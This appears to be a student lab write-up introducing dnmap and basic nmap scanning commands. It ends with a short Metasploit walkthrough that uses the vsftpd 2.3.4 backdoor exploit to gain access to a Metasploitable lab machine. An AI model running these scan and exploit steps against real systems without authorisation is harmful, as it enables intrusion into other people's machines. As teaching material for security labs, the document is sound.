
1. **DNMAP**

**INTRODUCTION**

Dnmap is a framework to distribute nmap scans among several clients. It reads an already created file with nmap commands and sends those commands to each client connected to it. The framework uses a client/server architecture. The server knows what to do and the clients do it. All the logic and statistics are managed on the server. Nmap output is stored on both server and client. Usually to scan a large group of hosts there’s a need for several different internet connections.  
dnmap uses a classical client/server architecture. The server reads the commands from an external file and sends them to the clients.



Dnmap connection schema

**Features of the framework**

* Clients can be run on any computer on the Internet. Need not necessarily be on a local cluster.
* It uses the TLS protocol for encryption.











**Nmap**

Nmap, short for Network Mapper, is a utility for network exploration or security auditing. It supports ping scanning (determine which hosts are up), many port scanning techniques, version detection (determine service protocols and application versions listening behind ports), and TCP/IP fingerprinting (remote host OS or device identification). Nmap also offers flexible target and port specification, decoy/stealth scanning, sunRPC scanning, and more. Most Unix and Windows platforms are supported in both GUI and command line modes.

**EXECUTION STEPS**

1. **Installing Nmap from a package**Command - *sudo apt install nmap*
2. **To find Live hosts on a network**This scan is known as a Simple List that can help determine what is live on a particular network.  
   Syntax - *nmap -sL <network>*
3. **To find and ping all Live hosts on a network**Nmap tries to ping all the addresses in the given network. Here *-sn* disbales nmap’s default behavior of attempting to port scan a host and simply has nmap try to ping the host.  
   Syntax - *nmap -sn <network>*
4. **To find open ports on host**Nmap port scans specific hosts. These ports indicate listening services on a particular machine.  
   Syntax - *nmap <ip\_address>*
5. **To find services listening on ports on hosts**This is a service scan and used to determine the service that may be listening on a particular port on a machine. Nmap will probe all of the open ports and attempt to banner grab information from the services running on each port.  
   Syntax - *nmap -sV <ip\_address>*
6. **To find Anonymous FTP logins on hosts**Nmap takes a closer look at this particular port and sees what can be determined. By default nmap runs its default script *-sC* on the FTP port 21 on the host.  
   Syntax - *nmap -sC <ip\_address> -p <port\_number>*

**Example cases**

* *ping <ip\_address>*
* *nmap -sV <ip\_address>  
  *
* *searchsploit vsftpd 2.3.4  
  *
* In a new terminal execute,  *msfconsole  
  *
* *search vsftpd  
  *
* *use exploit/unix/ftp/vsftpd\_234\_backdoor  
  *
* *show info  
  *
* *show options  
  *
* *set RHOSTS <ip\_address>  
  *
* *exploit  
  *
* Create a directory and observe the same in Metasploitable.

**CONCLUSION**

1. Dnmap is a framework to distribute nmap scans among several clients. This framework uses client/server architecture. The server knows what to do and the clients do it. All the logic and statistics are managed on the server. Nmap output is stored on both server and client.
2. Nmap has the ability to quickly locate live hosts as well as services associated with that host. Nmap’s functionality can be extended even further with the Nmap Scripting Engine, often abbreviated as NSE.

**REFERENCES**

1. How to use dnmap on Kali Linux - <http://knoxd3.blogspot.com/2013/07/how-to-use-dnmap-in-kali-linux.html>
2. Dnmap - [http://mateslab.weebly.com/dnmap-the-distributed-nmap.html#:~:text=dnmap%20is%20a%20framework%20to,use%20a%20client%2Fserver%20architecture.&text=All%20the%20logic%20and%20statistics%20are%20managed%20in%20the%20server](http://mateslab.weebly.com/dnmap-the-distributed-nmap.html#:~:text=dnmap%20is%20a%20framework%20to,use%20a%20client%2Fserver%20architecture.&text=All%20the%20logic%20and%20statistics%20are%20managed%20in%20the%20server.)
3. A Practical Guide to Nmap (Network Security Scanner) in Kali Linux - <https://www.tecmint.com/nmap-network-security-scanner-in-kali-linux>